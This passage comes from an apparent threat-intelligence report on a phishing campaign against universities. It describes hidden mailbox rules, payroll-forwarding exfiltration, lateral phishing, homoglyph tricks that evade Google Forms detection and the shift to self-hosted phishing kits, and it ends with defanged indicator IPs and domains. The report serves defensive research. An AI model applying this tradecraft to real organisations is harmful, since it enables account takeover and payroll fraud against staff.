Signin Event Status	Success

Post-Compromise Activity

The threat actors then leveraged access to the compromised accounts, employing typical techniques for financially motivated email attacks, including reconnaissance, mail filter rule creation, and lateral phishing. A major focus of the post-compromise phase was on establishing persistence and scaling the campaign by weaponizing the targeted environment itself.

One observed tactic involved the creation of mailbox rules designed to support and conceal large-scale lateral phishing campaigns. These rules suppressed or redirected messages that could alert the account owner, reducing the likelihood that suspicious activity would be noticed.



The attackers used the compromised accounts to send additional phishing emails to other members of the same organization. These emails replicated the content and infrastructure described earlier in the report, including cloned login portals and credential-harvesting pages.



In some instances, attackers also deployed financially oriented mail filters aimed at data exfiltration. These rules automatically forwarded payroll and direct deposit–related communications to external attacker-controlled email addresses, allowing sensitive financial details to be siphoned off without requiring continuous manual access.



By combining lateral phishing with financial exfiltration, the actors expanded the number of compromised accounts and enabled direct monetization of access via payroll fraud.

Campaign Evolution Over Time

Abnormal researchers identified attacks in this wave of the campaign dating back to December 2024, but evidence suggests the broader effort has been underway for even longer.

As part of our research for a previous report, we documented an attack that now appears to be an earlier iteration of the strategy discussed in this analysis. Examining this older case reveals not only continuity in attacker methods but also how their execution has matured over time.

Earlier Attack Variant

First, the threat actor compromised a university student's account and used it to create a Google Doc, which they then shared with the targets—faculty members at another university. In line with later versions of the attack, the lure was related to financial compensation.



If one of the faculty members clicked the Open button to view the document, they were redirected to the impersonated student's Google Drive account.



Interestingly, the attacker hid the linked file in the university student's trash, which accomplished three things: 1) it prevented the student from discovering the document, 2) it increased the appearance of legitimacy by requiring the target to log in to their Google account, and 3) it manufactured a sense of urgency for the recipient since, if they did not act quickly, they would seemingly lose access to the file.

Once the target signed into their Google account, they were presented with the option to make a copy of the shared document.



After making a copy, they could view the full document, which featured the logo of the university where the faculty member works, adding to the semblance of authenticity. It also included an invitation to review the file referenced in the original email.



Although the hyperlinked text was the domain for the target's university, the actual link was to a form hosted on Google Forms.



This is where the attacker was somewhat careless, as the logo on the form was for another university, albeit one located in the same state as the faculty member's employer. It is likely that they reused a form from a previous attack without updating it.

Missteps like these are absent from the attacks observed in the current wave. Where they once overlooked basic details that could undermine credibility, they now appear more vigilant in tailoring lures, increasing the likelihood of success.

In addition to greater attention to detail, the threat actors upleveled the attack flow itself, leveraging a more sophisticated and robust infrastructure.

From Google Forms to Phishing Kits

Earlier iterations of this campaign relied on Google Forms to harvest credentials. While this technique leveraged the inherent trust of Google infrastructure and helped bypass security tools that routinely allowlist Google domains, it introduced several operational weaknesses.

One of the primary limitations of Google Forms is its high visibility to abuse detection and takedown mechanisms. Google actively scans for prohibited behavior such as password collection, and once reported, malicious forms are typically disabled within hours.

The attackers attempted to circumvent this by spelling “password” with a zero instead of an O and a symbol from the Cherokee syllabary that resembles an R. Though this may have enabled the form to stay active for longer, it introduced an unusual text element that may have been enough to prompt doubt in a target.

Self-hosted kits distributed across compromised WordPress installations, Netlify subdomains, or bespoke attacker domains provide the adversary with much greater control and persistence. They enable them to sidestep both the rapid takedowns and the credibility tradeoffs inherent in abusing Google Forms.

Google Forms offers only minimal branding options and presents workflows that can quickly appear suspicious when requesting sensitive data. Dedicated phishing kits, on the other hand, allow for pixel-perfect cloning of login portals, multi-step flows that align with user expectations, and seamless redirection to legitimate sites following credential and OTP capture.

The use of Google Forms also requires attackers to create new instances manually for each campaign with limited flexibility. Kits, however, can be easily templated, replicated, and modified at scale. Adversaries can swap logos, adjust lures, or localize content in minutes, enabling mass deployment across dozens of institutions with minimal overhead.

Finally, phishing kits offer superior operational control and telemetry. Unlike Google Forms, which provides limited insight, kits can integrate custom scripts to log target data, perform traffic filtering, and even initiate real-time credential replay.

This pivot from relying on Google Forms to purpose-built phishing kits significantly enhanced both the resilience and effectiveness of the campaign. It increased the durability of attacker infrastructure, enhanced deception through improved user experience, and positioned the adversaries to operate at greater scale with richer telemetry—all key elements in supporting their broader ATO objectives.

Victimology

Abnormal researchers determined that this campaign relied on compromised accounts from over 40 organizations. While attackers opportunistically abused any account they could access, the targeting and brand impersonation were overwhelmingly directed at the education sector.

Compromised Entities

U.S. higher education institutions represented the largest share of compromised entities, accounting for almost 50% of observed sources. These organizations spanned nearly every layer of the academic ecosystem, including Ivy League universities, private liberal arts colleges, and both private and public research and non-research universities.

Additional compromised accounts were observed across international universities in South America, Eastern Europe, and Southeast Asia, as well as within several U.S. K-12 school districts. Government accounts in both the United States and Brazil were also leveraged, providing further trusted infrastructure.

Outside of education and government, the attackers compromised accounts from a mix of small and mid-sized businesses (SMBs) across various sectors, including technology, professional services, and real estate, highlighting their opportunistic approach to utilizing any available infrastructure.

Targeted Entities

More than 30 universities and colleges were identified as recipients, spread across the following types of institutions:



International education was also impacted, including higher education institutions in Australia, Brazil, and Vietnam, as well as a primary school in Poland. This demonstrates that targeting extended beyond the United States and that attackers opportunistically abused academic accounts at all levels.

Conclusion

This campaign represents a critical inflection point in cybercriminal sophistication, demonstrating how threat actors systematically exploit the intersection of human psychology and institutional trust. The evolution from rudimentary Google Forms credential collection to purpose-built phishing infrastructure reveals deliberate operational maturation driven by lessons learned from earlier campaign failures.

The attackers' strategic focus on educational institutions reflects an understanding that academic environments present unique vulnerabilities. Specifically, decentralized communication patterns, diverse user populations with varying security awareness levels, and institutional cultures that prioritize accessibility over rigid security controls create ideal conditions for threat actors. By weaponizing familiar academic processes such as staff recognition programs and administrative notifications, cybercriminals effectively transform routine institutional communications into attack vectors.

The campaign's post-compromise monetization strategy—combining lateral phishing expansion with automated financial data exfiltration—indicates sophisticated criminal business models that maximize return on initial access investments. The systematic deployment of mailbox rules to conceal ongoing malicious activity while harvesting payroll information demonstrates operational planning that extends well beyond simple credential theft.

Security professionals must recognize that modern threat actors increasingly operate with the strategic planning and operational discipline traditionally associated with advanced persistent threat groups. The commoditization of sophisticated attack techniques requires corresponding evolution in defensive capabilities, emphasizing behavioral detection over signature-based approaches and comprehensive user education that addresses the psychological manipulation techniques central to these evolving campaigns.

IOCs

The following indicators of compromise (IOCs) were identified during the investigation of this phishing campaign. These IOCs can help organizations detect and mitigate these attacks by identifying phishing emails, malicious links, and other signs of compromise within their systems.

IP Addresses

- 23.95.162[.]127
- 89.116.164[.]20
- 157.254.164[.]154

Domains

- acvbdf[.]shop
- am-alawadhi[.]com
- apexlegalexperts[.]com
- betting.eclecticdopetech[.]com
- christinahaldane[.]com
- commercegate.goodface.com[.]ua
- cuyocup[.]com
- dauntlessems[.]com
- fouroaksfiredepartment[.]com
- greenorangetravels[.]com
- hnh[.]ae
- jnrconsumertrading[.]com
- kali[.]tr
- ligoriolocatudo.com[.]br
- malovaniy[.]com
- microcapitalservices.co[.]za
- movework.com[.]br
- nanogoostaran[.]ir
- nayyarhospital[.]com
- nntyapimalzemeleri[.]com
- pkenggworks[.]com
- politudo.com[.]br
- primer[.]mn
- printing[.]explovea[.]com
- sabrinaabrantes.adv[.]br
- sportkubok[.]ru
- sosautomotivo.com[.]br
- taxdefender[.]sk
- uts-consulting[.]com
- waqasyousuf[.]com
- watfordpharmacy[.]com